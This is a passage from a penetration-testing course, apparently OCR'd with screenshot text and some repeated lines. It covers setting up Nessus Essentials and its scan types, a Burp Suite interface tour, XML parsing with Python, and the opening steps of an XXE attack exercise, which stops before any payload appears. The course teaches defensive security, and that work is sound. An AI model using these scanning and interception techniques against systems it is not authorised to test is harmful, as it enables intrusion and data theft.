
Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to **localhost**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.



attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.


Someone could be trying to impersonate the site and you should not continue.

Websites prove their identity via certificates. Firefox does not trust localhost:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.

Error code: SEC_ERROR_UNKNOWN_ISSUER

9. Once it loads, choose “Nessus Essentials” and create an account. Use an email address that you have access to, as an activation code will be sent to that address.

   Please note that it will prompt you to use a work email address, or even a school address instead of Gmail. This is because of the “License and Terms of Use” as Nessus Essentials is often offered under specific terms of use, which may limit its use to non-commercial, personal use or educational purposes. Providing a work email helps enforce these terms and conditions. Be sure to use either your existing work or school email address, or alternatively use an Outlook email address.




Welcome to Nessus

Choose how you want to deploy Nessus. Select a product to get started.

○ Nessus Expert Trial
○ Nessus Professional Trial
○ Nessus Expert
○ Nessus Professional
○ Nessus Manager
● Nessus Essentials
○ Managed Scanner


10. After the activation code, click continue and enter your username of choice and a password.




Plugins are compiling. Nessus functionality will be limited until compilation is complete.

© 2022 Tenable®, Inc.


11. Once you are signed in, you should see a landing page like the following:



12. Click on "New Scan" and review the types of scans available. Note that this is a free edition of Nessus, and therefore you can only scan approximately 15 IP addresses.



13. You will see a page with scan templates as shown below. Select “Host Discovery” and add “Name”, a description, and an IP address, and then start scanning.



DISCOVERY

Host Discovery
A simple scan to discover live hosts and open ports.

VULNERABILITIES

Basic Network Scan
A full system scan suitable for any host.

Advanced Scan
Configure a scan without using any recommendations.

Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.

Malware Scan
Scan for malware on Windows and Unix systems.

Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.


UPGRADE

Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.

Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

The following is an example of a vulnerability scan, but remember to use your own IP address and not the one shown below:



Kioptrix
‹ Back to All Scans

Audit Trail | Report | Export ▾

Hosts 1 | Vulnerabilities 47 | Remediations 3 | VPR Top Threats | History 1

Filter ▾ | Search Hosts | 1 Host

□	Host	Vulnerabilities ▾
□	192.168.59.130	20 33 59 13 76

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner

Types of Nessus network scans

- **Vulnerability scans:** This is the primary function of Nessus. It scans network assets (servers, workstations, network devices, etc.) to identify vulnerabilities that could be exploited by attackers.

- **Host discovery scans:** These scans help in discovering and identifying all active hosts (devices) on a network, allowing you to understand the scope of your network and potential attack surface.

- **Port scans:** Nessus can perform scans to identify open ports on devices. This helps in understanding which services are running on a device and can sometimes reveal potential vulnerabilities associated with those services.
- **Web application scans:** It can scan web applications for common security issues such as SQL injection, XSS, and other vulnerabilities that could be exploited through web interfaces.
- **Compliance audits:** Nessus Essentials includes some basic compliance audit checks to help users assess whether their systems meet specific regulatory or best practice standards (e.g., CIS benchmarks).
- **Configuration audits:** It can audit configurations of various devices and systems to ensure they adhere to recommended security configurations, reducing the risk of misconfigurations that could be exploited.


Burp Suite

Now that you have obtained vulnerability and compliance information on all of the services in the network, you can turn your attention to the web applications specifically. The next tool that Pedro shows you, known as **Burp Suite**, is designed specifically for that purpose. It will provide you with detailed granularity to identify vulnerabilities and potential security issues in web applications during your vulnerability-testing activities.

Burp Suite is a web vulnerability tool used in web application penetration testing to intercept requests and responses before they reach the web server. Acting as a proxy, or intermediate agent, between web requests and a web server, Burp Suite intercepts and can modify both unsecured (HTTP) and secure (HTTPS) traffic. Burp Suite will let you analyse requests and responses, and even manipulate parameters for vulnerabilities such as SQL injection and other vulnerabilities.

You (and cybercriminals) will be able to see exploitable web application vulnerabilities at a very granular level. This means you can alter requests and responses to obtain confidential information or to find and exploit other vulnerabilities.

To start Burp Suite, you can either type `burpsuite` in the terminal or navigate to your apps and select Burp Suite. When you start Burp Suite for the first time, you'll see a dialogue box asking if you want to load a configuration file. It’s advisable to select “Temporary project in memory” and then click “Next”. Select “Use Burp defaults” and click “Start Burp”.



Burp Suite Community Edition v2024.5.5

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project in memory

○ New project on disk — Name: File:


○ Open existing project

Name	File

File:

☑ Trust this project file

☑ Pause Automated Tasks



Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use settings saved with project


○ Load from configuration file

File:

□ Default to the above in future

□ Disable extensions

You can click on the “Learn” tab to take a tour of the tool to learn more about it, as well as other tutorials.



Learn, explore and discover

Getting started with Burp Suite

Get going right away - with our quick start tutorial.

Burp Suite - a guided video tour

Take a run-through of all the major Burp Suite features.

Burp Suite video tutorials

See how to use Burp Suite's main features and tools.

The Web Security Academy

Learn how to find more vulnerabilities using Burp Suite.

Burp Suite Support Center

Find the answers to your Burp Suite questions here.

Burp Suite on Twitter

Join Burp Suite's huge community, and stay in the know.

Burp has two main uses:


1. **Intercept HTTP requests:**
    - Visit any page with the browser set to utilise Burp Suite as a proxy.
    - The HTTP requests will be intercepted by Burp Suite. These requests are shown under the “Intercept” subtab's “Proxy” tab.
    - If necessary, make changes to the request before sending it to the server.

2. **Analyse the traffic:**

    - To view all of the intercepted requests and responses, navigate to the "HTTP history" subtab under "Proxy".

    - To get comprehensive details, including headers, bodies, and parameters, click on any request.

Burp Suite's interface consists of several tabs, each serving a specific purpose in the web application testing process.



- **Proxy:** By serving as a proxy between your browser and the intended web application, Burp Suite enables you to view, alter, and intercept the raw traffic.

    - **HTTP history(Sub-tab):** Maintains a record of every HTTP request and response that goes via the proxy.

    - **WebSockets history(Sub-tab):** Captures messages sent over WebSockets.

- **Target:** Enumerates and analyses the target application. Allows you to define which parts of the application should be tested.

- **Intruder:** Automates customised attacks. Enables you to carry out automated, tailored attacks – such as parameter manipulation, fuzzing, and brute force – to discover vulnerabilities.

- **Repeater:** Manually modifies and resends requests. You can repeatedly manually edit and resend individual requests to test how the program reacts.

- **Scanner (Pro version):** Automates vulnerability scanning. Active scanning involves sending payloads to test for vulnerabilities like XSS, SQL injection, etc., while passive scanning involves analysing responses without modifying requests.

- **Spider:** Crawls the target application to discover content and functionality.

- **Decoder:** Allows you to encode or decode data in various formats, such as URL, Base64, Hex, etc.

- **Comparer:** Compares different sets of data (e.g., HTTP responses) to highlight differences.

Extra resource

Read more about **Burp Suite tools** and how they can be used.

XXE

In this section, you will learn about the XML External Entity (XXE) injection vulnerability, which is part of the **OWASP Top Ten** (an awareness document that outlines the most critical security risks to web applications). XXE attacks target systems that parse eXtensible Markup Language (XML) input to disclose confidential information or to pivot to other internal systems.

XML is a flexible, structured language used to store and transport data, and is a markup language much like HTML. XML was designed to be self-descriptive, but it doesn't actually do anything as it is just information wrapped in tags. For example, this is a note from Jack to Jane stored in XML:

```
<note>
  <to>Jane</to>
  <from>Jack</from>
  <heading>Reminder</heading>
  <body>Please remember to fetch the book!</body>
</note>
```

The XML above is quite self-descriptive, as it has sender information, receiver information, a heading, and a message body.

Important XML features

As previously mentioned, XML documents are self-descriptive, meaning they include both data and its structure, which makes them easy to read and understand. Since XML is composed of plain text, it is human-readable and simple to modify. It is also platform-independent, ensuring there are no compatibility issues when using XML with various systems and technologies.

XML also organises data hierarchically through the use of nested elements, which helps in representing complex data structures in an organised manner.

XML usage and structure

An XML document consists of elements enclosed in tags, attributes, and text content. Here's a simple example:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book category="programming">
    <title lang="en">Learning XML</title>
    <author>John Doe</author>
    <year>2021</year>
    <price>39.95</price>
  </book>
  <book category="web development">
    <title lang="en">HTML & CSS</title>
    <author>Jane Smith</author>
    <year>2018</year>
    <price>29.99</price>
  </book>
</bookstore>
```

XML documents must contain one root element that is the parent of all other elements, as shown in the following example:

```xml
<root>
  <child>
    <subchild>.....</subchild>
  </child>
</root>
```

Using the example from earlier:

- **XML declaration:** `<?xml version="1.0" encoding="UTF-8"?>` specifies the XML version and character encoding.

- **Elements:** `<bookstore></bookstore>` are the building blocks of XML, defined by start and end tags. They can contain other elements, attributes, and text. All elements must have a closing tag. XML tags are case-sensitive, so opening and closing tags must match.

- **Attributes:** In the `<book category="programming">` code, `category` is an attribute that provides additional information about the book element and is defined within the start tag. Attribute values must always be quoted. In the example, `category`, `lang`, `title`, `author`, `year`, and `price` are all attributes.

Parsing and manipulating XML

Various programming languages offer libraries for handling XML. In Python, common libraries include xml.etree.ElementTree and lxml.

What follows is a detailed example using Python's xml.etree.ElementTree library.

Defining the XML string

```
text = """
<bookstore>
  <book>
    <title lang="en">Learning XML</title>
    <author>John Doe</author>
    <year>2021</year>
  </book>
</bookstore>
"""
```

Creating an XML DOM parser

An XML DOM parser is a tool that reads and interprets XML data, allowing you to interact with it programmatically. “DOM” stands for Document Object Model, which is a standard for representing XML documents as a tree structure, where each node corresponds to a part of the document.

```
import xml.etree.ElementTree as ET

# Define the XML string
text = """
<bookstore>
  <book>
    <title lang="en">Learning XML</title>
    <author>John Doe</author>
    <year>2021</year>
  </book>
</bookstore>
"""

# Parse the XML string
root = ET.fromstring(text)

# Access elements
bookstore = root
book = bookstore.find('book')
title = book.find('title').text
```

```python
author = book.find('author').text
year = book.find('year').text
title_lang = book.find('title').get('lang')

# Print the elements
print(f"Title: {title}")
print(f"Author: {author}")
print(f"Year: {year}")
print(f"Title Language: {title_lang}")
```

Breakdown:

- **Importing the module:** `import xml.etree.ElementTree as ET` imports the ElementTree module from Python's standard library.
- **Defining the XML string:** The XML string is defined with triple quotes `"""` to allow multi-line strings.
- **Parsing the XML string:** `root = ET.fromstring(text)` parses the XML string into an ElementTree object.
- **Accessing elements:** You can navigate through the XML tree and access specific elements using methods like `find` and `get`.
- **Printing elements:** The elements are printed to the console using formatted strings.

The parser creates a new XML DOM object using the text string:

```python
import xml.etree.ElementTree as ET

# Define the XML string
text = """
<bookstore>
  <book>
    <title lang="en">Learning XML</title>
    <author>John Doe</author>
    <year>2021</year>
  </book>
</bookstore>
"""

# Parse the XML string
xmlDoc = ET.fromstring(text)

# Example: Access elements
```

```python
for book in xmlDoc.findall('book'):
    title = book.find('title').text
    author = book.find('author').text
    year = book.find('year').text
    title_lang = book.find('title').get('lang')

    print(f"Title: {title}")
    print(f"Author: {author}")
    print(f"Year: {year}")
    print(f"Title Language: {title_lang}")
```

Breakdown:

- The `ET.fromstring(text)` code in `xmlDoc = ET.fromstring(text)` parses the XML string into an ElementTree object. This is equivalent to `parser.parseFromString(text, "text/xml")` in JavaScript.
- You can then navigate through the parsed XML document to access specific elements.

XXE Attacks


While working with XML parsers, it's important to be aware of security risks like **XXE (XML External Entity)** vulnerabilities. These vulnerabilities can occur when an XML parser processes external entities, allowing attackers to exploit the parser to access sensitive information, perform server-side request forgery (SSRF), or execute remote code. Below is an example of how an XXE attack might be conducted.

XXE example:

1. Start up Burp Suite. You did this earlier, but the instructions are repeated here for ease of access.

    a. Open your Kali Linux terminal and type `burpsuite`. The app should open. Alternatively, you can navigate to your apps in Kali and select Burp Suite from the list.


2. Navigate to the "Proxy" tab as shown in the screenshot below:



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.


3. Navigate to the “Intercept” tab. Ensure that “Intercept is off” is selected.



Intercept is off

